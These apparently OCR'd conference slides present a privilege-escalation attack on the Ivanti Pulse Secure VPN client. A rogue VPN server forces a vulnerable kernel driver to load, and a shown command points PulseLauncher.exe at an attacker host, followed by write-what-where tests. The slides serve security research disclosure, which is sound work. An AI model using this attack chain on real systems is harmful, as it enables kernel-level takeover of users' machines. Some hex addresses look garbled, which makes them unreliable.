
ON THE LATEST VPN-CLIENT VERSION



Icon(s) from Icons8

LATEST DRIVER

IS A DISABLED SERVICE...



Icon(s) from Icons8

IVANTI PRESENTS… `PulseLauncher.exe`

PID 9217: our_exploit.exe

```
// Ivanti automatically starts the vulnerable kernel driver when connected to a VPN server which has specific functions that require the vulnerable kernel driver.

"%programfiles(x86)%\Common Files\Pulse Secure\Integration\PulseLauncher.exe" -url our-rogue-vpn.com
```

We create a rogue VPN server with a config that requires the vulnerable driver to start.


Then we connect to it…

LET'S TEST IT


AGAIN

Icon(s) from Icons8

WRITE 0x41 TO ADDRESS 0xffff78000000000



WRITE 0x41 TO ADDRESS 0xffffff78000000000



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



WRITE WHAT WHERE > PRIVILEGE ESCALATION



Detailed blog post: https://northwave-cybersecurity.com/ivanti-pulse-vpn-privilege-escalation